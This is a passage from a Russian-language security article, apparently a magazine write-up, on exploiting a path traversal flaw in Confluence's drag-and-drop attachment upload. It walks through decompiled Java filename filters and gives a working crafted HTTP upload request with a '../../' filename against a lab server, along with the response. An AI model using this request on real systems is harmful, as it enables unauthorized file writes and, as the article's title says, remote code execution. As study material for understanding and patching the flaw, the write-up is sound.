Таким образом, если получится манипулировать именем файла, то можно будет создать файл в произвольном месте, куда разрешена запись. Первое, что приходит на ум, — попробовать вставить конструкцию `../` при загрузке файла. Однако такой фокус не пройдет, так как по дефолту используется обработчик `JakartaMultiPartRequest`, а он выполняет фильтрацию имен загружаемых аттачей с помощью метода `getCanonicalName`.

/com/atlassian/confluence/pages/actions/AttachFileAction.java

```
24: public class AttachFileAction extends ConfluenceActionSupport
implements ServletRequestAware, Beanable {
...
74:   public String execute() {
75:     AttachmentUploadRequest uploadRequest = new AttachmentUploa
dRequest((MultiPartRequestWrapper)this.request);
```

Продолжение статьи →

СЛИВАЕМ CONFLUENCE

КАК ЭКСПЛУАТИРОВАТЬ PATH TRAVERSAL И RCE В КОРПОРАТИВНОЙ ВИКИ

/com/atlassian/confluence/pages/actions/AttachmentUploadRequest.java

```
public class AttachmentUploadRequest {
  private List<AttachmentResource> resources;
...
  public AttachmentUploadRequest(MultiPartRequestWrapper request)
 throws IllegalStateException {
    if (request.hasErrors())
      throw new IllegalStateException("Client should check for
errors in the multi-part request");
    this.resources = toUploadedResources(request);
  }
...
  private static List<AttachmentResource> toUploadedResources(
MultiPartRequestWrapper request) {
    List<String> fileParameterNames = Collections.list(request.
getFileParameterNames());
    List<AttachmentResource> result = new ArrayList<Attach
mentResource>();
...
      String[] filenames = request.getFileNames(parameterName);
```

/com/atlassian/confluence/setup/webwork/JakartaMultiPartRequest.java

```
  public String[] getFileNames(String fieldName) {
...
    for (int i = 0; i < items.size(); i++) {
      DiskFileItem fileItem = (DiskFileItem)items.get(i);
      fileNames.add(getCanonicalName(fileItem.getName()));
```

/com/atlassian/confluence/setup/webwork/JakartaMultiPartRequest.java


```
  private String getCanonicalName(String filename) {
    int forwardSlash = filename.lastIndexOf("/");
    int backwardSlash = filename.lastIndexOf("\\");
    if (forwardSlash != -1 && forwardSlash > backwardSlash) {
      filename = filename.substring(forwardSlash + 1, filename.
length());
    } else if (backwardSlash != -1 && backwardSlash >= forwar
dSlash) {
      filename = filename.substring(backwardSlash + 1, filename.
length());
    }
    return filename;
  }
```

В результате остается лишь часть после последнего слеша.

Также можно менять имя файла прямо в интерфейсе редактирования аттача, но и там запрещены различные спецсимволы.

/com/atlassian/confluence/pages/actions/MoveAttachmentAction.java

```
public class MoveAttachmentAction extends AbstractPageAwa
reAction implements BootstrapAware, ContentDetailAction, Breadc
rumbAware {
...
  private static final char[] INVALID_CHARS = { '\\', '/', '"',
':', '?', '*', '<', '|', '>' };
...
  public void validate() {
...
    if (StringUtils.containsAny(this.newFileName, INVALID_CHARS)
)
      addFieldError("rename", getText("filename.contain.invalid.
character"));
```


Properties: ../../Mia.jpg - Attach T
Not secure
confluence.vh:8090/pages/doeditattachment.action?pageId=65601&attachmentBean....
Confluence
Spaces
People
Create
Search
VISUALHACK
Pages
Blog
SPACE SHORTCUTS
Here you can add shortcut links to the most important content for your team or project.
Configure sidebar.
BLOG
2019
Blog / 2019 / May / 23 / Attach Test / Attachments
View Page

Properties: ../../Mia.jpg

Added on May 23, 2019 17:12 by VISUALHACK, last edited on May 23, 2019 17:12

The file name can not contain ('\', '/', '"', ':', '?', '*', '|', '<', '>')


File Name: ../../Mia.jpg

Labels: No labels

New Comment

Неудачная попытка path traversal через редактирование имени файла аттача в Confluence

Но есть место, где фильтрация начисто отсутствует. Это загрузка через плагин `drag-and-drop`. Например, он используется при добавлении файла прямо в редакторе контента.


Attach Test - VISUALHACK - Conf
Not secure
confluence.vh:8090/pages/resumedraft.action?draftId=65603&draftShareId=d601c42...
Confluence
Spaces
People
Create
Search
Paragraph
VISUALHACK / Blog / 2019 / May / 23 / Attach Test
Attach Test
Files and images
Link
Symbol
Emoticon
Markup
Horizontal rule
Task list
User mention
Jira Issue/Filter
Info
Status
Gallery
Table of Contents
Other macros
Insert files and images (Ctrl+M)

Прикрепление файла к записи в редакторе

Путь к самому jar — `/confluence/WEB-INF/atlassian-bundled-plugins/confluence-drag-and-drop-6.9.0.jar`.


/com/atlassian/confluence/plugins/dragdrop/UploadAction.java

```
public class UploadAction extends ConfluenceActionSupport implem
ents Beanable, ServletRequestAware {
...
  public void validate() {
    super.validate();
    if (StringUtils.isBlank(this.filename))
      addActionError(getText("upload.filename.cannot.be.blank"));
    long maxUploadSize = this.settingsManager.getGlobalSettings()
.getAttachmentMaxSize();
    if (this.size > maxUploadSize) {
      ServletActionContext.getResponse().setStatus(413);
      String error = getText("upload.size.limit.exceeded", Immuta
bleList.of(FileSize.format(this.size), FileSize.format(maxUploadSize
)));
      addActionError(error);
    }
  }
...
        InputStream inStream = getStreamForEncoding(this.httpSe
rvletRequest);
        this.fileUploadManager.storeResource(new InputStreamAtta
chmentResource(inStream, this.filename, this.mimeType, this.size,
null, this.minorEdit), content);
```

Как видишь, проверок тут немного, и имя файла попадает в систему без какой-либо фильтрации.

Перехватываем пакет на загрузку файла и меняем параметр `filename`.

```
POST /plugins/drag-and-drop/upload.action?pageId=65601&
filename=../../dummy.txt&size=1&minorEdit=true&spaceKey=VIS&
mimeType=text%2Fplain&atl_token=e1c7ebd71a275bd60862b8639b49043d2
d820c3c&name=dummy.txt HTTP/1.1
Host: confluence.vh:8090
Content-Length: 1
Content-Type: application/octet-stream
Accept: */*

1
```



Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex

```
POST
/plugins/drag-and-drop/upload.action?pageId=65601&filename=../../dummy.txt
&size=1&minorEdit=true&spaceKey=VIS&mimeType=text%2Fplain&atl_token=e1c7eb
d71a275bd60862b8639b49043d2d820c3c&name=dummy.txt HTTP/1.1
Host: confluence.vh:8090
Content-Length: 1
Origin: http://confluence.vh:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/74.0.3729.157 Safari/537.36
DNT: 1
Content-Type: application/octet-stream
Accept: */*
Referer:
http://confluence.vh:8090/pages/resumedraft.action?draftId=65603&draftShar
eId=d601c42b-4c89-4de0-9644-53baf8cb64e9
Accept-Encoding: gzip, deflate
Accept-Language:
ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7,bg;q=0.6,uk;q=0.5,hu;q=0.4
Cookie:
seraph.confluence=524289%3Adc346ef76e397c84079cd3371bd4be61dc82606d;
confluence.browse.space.cookie=space-blogposts;
JSESSIONID=0D8A998553277F1DAB9133A5F7BD9444
Connection: close

1
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-ASEN: SEN-L13651161
Cache-Control: no-cache, must-revalidate
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Confluence-Request-Time: 1558658469716
X-Seraph-LoginReason: OK
X-AUSERNAME: admin
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
Vary: User-Agent
Content-Type: application/json;charset=UTF-8
Date: Fri, 24 May 2019 00:41:09 GMT
Connection: close
Content-Length: 673

{"data":{"src":"/download/attachments/65601/..%2F..%2Fdummy.txt?version=1
Editor":"<a class=\"confluence-link\" href=\"/download/attachments/65601/
data-linked-resource-container-id=\"65601\" data-linked-resource-containe
data-linked-resource-id=\"65608\" data-linked-resource-version=\"1\" data
data-linked-resource-default-alias=\"../../dummy.txt\" data-base-url=\"ht
```

Запрос на прикрепление файла через плагин drag-and-drop

Файл успешно прикрепился. Посмотрим, как это выглядит в интерфейсе.

